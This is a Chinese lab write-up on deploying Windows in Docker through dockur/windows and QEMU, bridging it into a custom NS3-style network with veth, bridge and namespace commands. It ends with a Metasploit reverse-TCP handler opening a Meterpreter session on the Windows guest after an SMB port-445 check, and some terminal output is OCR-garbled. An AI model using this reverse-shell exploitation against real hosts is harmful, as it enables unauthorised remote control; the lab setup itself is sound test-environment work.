基于NS3在Docker中部署 Windows

背景介绍

由于 Docker 本身不支持 Windows 系统的部署,所以需要借助开源工具 dockur/windows 实现在 Docker容器中运行 Windows 操作系统。

该工具可根据需要自行配置 Windows 操作系统的版本,并且提供了若干网络设置的选项:为容器分配独立的IP、使 Windows 从路由器中获取 IP 地址等。

出于实际工程需要,我们可能需要在自定义的网络拓扑结构中(如NS3)用到该技术,实现在 Docker 容器中运行 Windows 操作系统。我们首先考虑利用该工具完成与自定义网络拓扑结构的桥接,查阅相关文档发现,其实现原理是通过配置 macvlan 来完成容器的 IP 地址分配,使容器能够在逻辑上独立于主机作为一个个体存在于物理网络中,但如果要自定义网络拓扑结构,尤其是需要使用虚拟网络接口来桥接容器时,由于 macvlan 是基于物理接口配置的,会出现与虚拟接口不兼容的问题,导致无法将容器桥接至自定义网络拓扑结构中,或无法根据需要设置容器网络。

为解决这一问题,我们分析了该工具的实现细节,发现该开源工具实质上是通过在 Docker 中部署 Linux操作系统,并安装了 QEMU 来实现虚拟化,从而达到在 Docker 容器中运行 Windows 操作系统的目的。容器提供的网络设置选项实际上是对 QEMU 网络设置封装后提供的接口,其局限性较大,当我们需要高度自定义操作系统的网络设置时,这种封装会造成阻碍。

经过反复尝试和验证,我们发现可以通过修改工具内部的部分代码,直接将所需的网络设置通过 QEMU 提供的网络设置选项实现,经测试发现可行。

操作步骤

启动 Kali Docker

docker exec -ti ns3_right bash

启动 Windows Docker

docker exec -ti xxx bash

通过浏览器访问 localhost:8006 可见

遇到的问题

利用PoC工具验证漏洞时,提示:

Failed to connect to '90.1.1.3:445': [Errno 111] Connection refused

通过路由追踪进行对比

```
C:\Users\Docker>tracert 192.168.30.131
通过最多 30 个跃点跟踪到 192.168.30.131 的路由

1 〈1 臺秒 〈1 臺秒 〈1 臺秒 20.20.20.1
2 〈1 臺秒 〈1 臺秒 192.168.30.131
跟踪完成。

C:\Users\Docker>tracert 192.168.30.100
通过最多 30 个跃点跟踪
到 af0256ff513a [192.168.30.100] 的路由:

1 〈1 臺秒 〈1 臺秒 〈1 臺秒 af0256ff513a [192.168.30.100]
跟踪完成。

C:\Users\Docker>tracert 192.168.30.129
通过最多 30 个跃点跟踪到 192.168.30.129 的路由

1 〈1 臺秒 〈1 臺秒 〈1 臺秒 20.20.20.1
2 3 ms 1 ms 〈1 臺秒 192.168.30.129
跟踪完成。
```

```
C:\Users\Docker>tracert 90.1.1.3
通过最多 30 个跃点跟踪
到 alille-651-1-114-3.w90-1.abo.wanadoo.fr [90.1.1.3] 的路由:
1 〈1 毫秒 〈1 毫秒 〈1 毫秒 alille-651-1-114-3.w90-1.abo.wanadoo.fr [90.1.1.3] 跟踪完成。
C:\Users\Docker>tracert 172.19.0.2
通过最多 30 个跃点跟踪
到 windows.windows-master_default [172.19.0.2] 的路由:
1 〈1 毫秒 〈1 毫秒 〈1 毫秒 windows.windows-master_default [172.19.0.2] 跟踪完成。
C:\Users\Docker>tracert 90.1.1.4
通过最多 30 个跃点跟踪
到 alille-651-1-114-4.w90-1.abo.wanadoo.fr [90.1.1.4] 的路由:
1 〈1 毫秒 〈1 毫秒 〈1 毫秒 alille-651-1-114-4.w90-1.abo.wanadoo.fr [90.1.1.4] 跟踪完成。
```


可能的原因

IP 地址分配问题

现用桥接方式并未将 90.1.1.3 这个地址分配给 Windows 这个 Docker。

使用 docker inspect windows 查看当前 Docker 的 IP 地址为 172.19.0.2 。

通过 172.19.0.2:8006 访问,也可访问到该 Windows,说明该 Docker 容器的 IP 地址确为 172.19.0.2 。



Q1: 为什么 localhost: 8006 也可访问到该 Windows?

A1: 因为在 compose.yml 中设置了 8006 的端口映射,见下图

该设置将 Docker 容器的 8006 端口映射到了 Host 上的 8006 端口。

Q2: 为什么配置 macvlan 后主机无法访问 docker?

A2: macvlan 驱动程序将容器与主机隔离。配置 macvlan 网络时,容器被放置在自己的虚拟网络上,但主机无法直接访问该网络。这种隔离意味着主机无法与该 macvlan 网络上的容器通信。

解决方案

查看 NAT 规则命令

```
iptables -t nat -L -n -v
```

判断某一 IP 地址某一端口状态

```
nc -zv 127.0.0.1 80
```

image testwindows已安装 ping traceroute

对 network.sh 进行修改:

将NET_OPTS参数修改为 -netdev bridge,id=hostnet0,br=br0,即配置 gemu 以桥接模式启动。

对 entry.sh 进行修改:

添加如下命令

```
ip link add veth5 type veth peer name veth6
ip link add name br0 type bridge
ip addr add 192.168.1.1/24 dev br0
ip link set br0 up
ip link set veth5 master br0
```

此时在 Docker 中 ping Windows虚拟机可通

```
valid_lft forever preferred_lft forever
  3: veth6@veth5: <BROADCAST,MULTICAST,M-DOWN> mtu 1500 qdisc noop state DOWN grou
 p default glen 1000
      link/ether 1e:f4:37:f1:2b:43 brd ff:ff:ff:ff:ff:ff
 4: veth5@veth6: <BROADCAST,MULTICAST,M-DOWN> mtu 1500 qdisc noop master br0 stat
        group default glen 1000
      link/ether ee:c0:0a:e2:f2:e9 brd ff:ff:ff:ff:ff:ff
      inet 192.168.1.14/24 scope global veth5
        valid_lft forever preferred_lft forever
 5: br0: <BROADCAST, MULTICAST, UP, LOWER_UP> mtu 1500 qdisc noqueue state UP group
  default qlen 1000
      link/ether ee:c0:0a:e2:f2:e9 brd ff:ff:ff:ff:ff:ff
      inet 192.168.1.1/24 scope global br0
         valid_lft forever preferred_lft forever
         et6 feB0::aB23:cdff:feSb:ceaf/64 scope link proto kernel_ll
valid_lft forever preferred_lft forever
    tap0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel master br0 st
rash e UNKNOWN group default qlen 1000
      link/ether fe:48:13:ec:7c:2a brd ff:ff:ff:ff:ff:ff
                                       /64 scope link proto kernel_ll
      inet6
         valid lft forever preferred lft forever
```

```
6 *^C
root@76553fb82cae:/# ping 192.168.1.16
PING 192.168.1.16 (192.168.1.16) 56(84) bytes of data.
64 bytes from 192.168.1.16: icmp_seq=1 ttl=128 time=0.226 ms
64 bytes from 192.168.1.16: icmp_seq=2 ttl=128 time=0.252 ms
64 bytes from 192.168.1.16: icmp_seq=3 ttl=128 time=0.190 ms
64 bytes from 192.168.1.16: icmp_seq=4 ttl=128 time=0.200 ms
64 bytes from 192.168.1.16: icmp_seq=5 ttl=128 time=0.170 ms
^C
--- 192.168.1.16 ping statistics ---
```

Windows ping Docker也可通

```
C:\Users\Docker>ping 192.168.1.14

正在 Ping 192.168.1.14 具有 32 字节的数据:
来自 192.168.1.14 的回复: 字节=32 时间<lms TTL=64

192.168.1.14 的 Ping 统计信息:
数据包: 已发送 = 4. 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
最短 = 0ms,最长 = 0ms,平均 = 0ms
```

查看 445 端口状态, 亦可成功连接

```
[destination] [port]
root@76553fb82cae:/# nc -zv 192.168.1.16 445
Connection to 192.168.1.16 445 port [tcp/microsoft-ds] succeeded!
```

命名空间操作

```
ip netns ls # 查看命名空间
ip netns exec <name> ip addr # 查看某一命名空间的 IP 地址
ip netns delete <name> # 删除命名空间
sudo ip netns exec <src_spacename> ip link set <veth_name>
netns <dest_spacename> # 将接口从一个命名空间移动到另一个命名空间
```

```
testwindows1=$(docker inspect -f '{{.State.Pid}}'
testwindows1)
sudo ln -s /proc/$testwindows1/ns/net
/var/run/netns/$testwindows1
```

```
sudo ip netns exec 1631503 ip link set veth6 netns 49914
ip addr add 192.168.1.18/24 dev veth6
ip route add 192.168.1.0/24 via 192.168.1.18 dev veth6
```

执行攻击

```
msf6 exploit(multi/handler) > set lhost 192.1
lhost => 192.168.1.18
msf6 exploit(multi/handler) > set lport 5555
lport => 5555
msf6 exploit(multi/handler) > run
                                                                                                                                                   r) > set lhost 192.168.1.18
                                                                                                          ] Started reverse TCP handler on 192.168.1.18:5555
] Sending stage (203846 bytes) to 192.168.1.16
] Meterpreter session 1 opened (192.168.1.18:5555 -> 192.168.1.16:49674) at 2025-02-27 09:00:49 +0000
冷提示符
 : 192.168.1.16

: 255.255.255.255.0

: 192.168.1.1

>ker>ping 192.168.1.1
                                                                                                     meterpreter > sysinfo
Computer : DOCKERN-403F0CO
OS : Windows 10 (10.0 Build 18362).
Architecture : X64
System Language : zh_CN
Domain : WORKCROUP
Logged On Users : 1
Meterpreter : X64/Windows
meterpreter > ipconfig
 192.168.1.1 具有 32 字节的数据:
38.1.1 的回复: 字节=32 时间<1ms TTL=64
38.1.1 的回复: 字节=32 时间<1ms TTL=64
1 的 Pins 统计信息:
; 已发送 = 2. 已接收 = 2. 丢失 = 0 (0% 丢失),
估计时间(以亳秒为单位):
Oms, 最长 = Oms, 平均 = Oms
                                                                                                    cker>ipconfig
配置
器 以太网:
E的 DNS 后缀
F IPv6 地址.
                      : : : fe80::99dd:79b1:3677:casa%13 : 192.168.1.16 : 255.255.255.0 : 192.168.1.1
                                                                                                     i 🗈 🖻
                                                                                                     meterpreter >
```

攻击成功